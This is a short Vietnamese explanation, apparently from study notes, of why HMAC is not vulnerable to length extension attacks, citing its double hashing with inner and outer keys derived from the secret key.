- **Giải thích:** HMAC không dễ bị length extension attack vì nó đã bị băm 2 lần. Đầu tiên, khoá trong và khoá ngoài được tạo ra từ khoá bí mật. Tiếp theo, HMAC được tạo ra từ kết quả băm của 2 khoá trên. Do đó, HMAC không dễ bị length extension attack.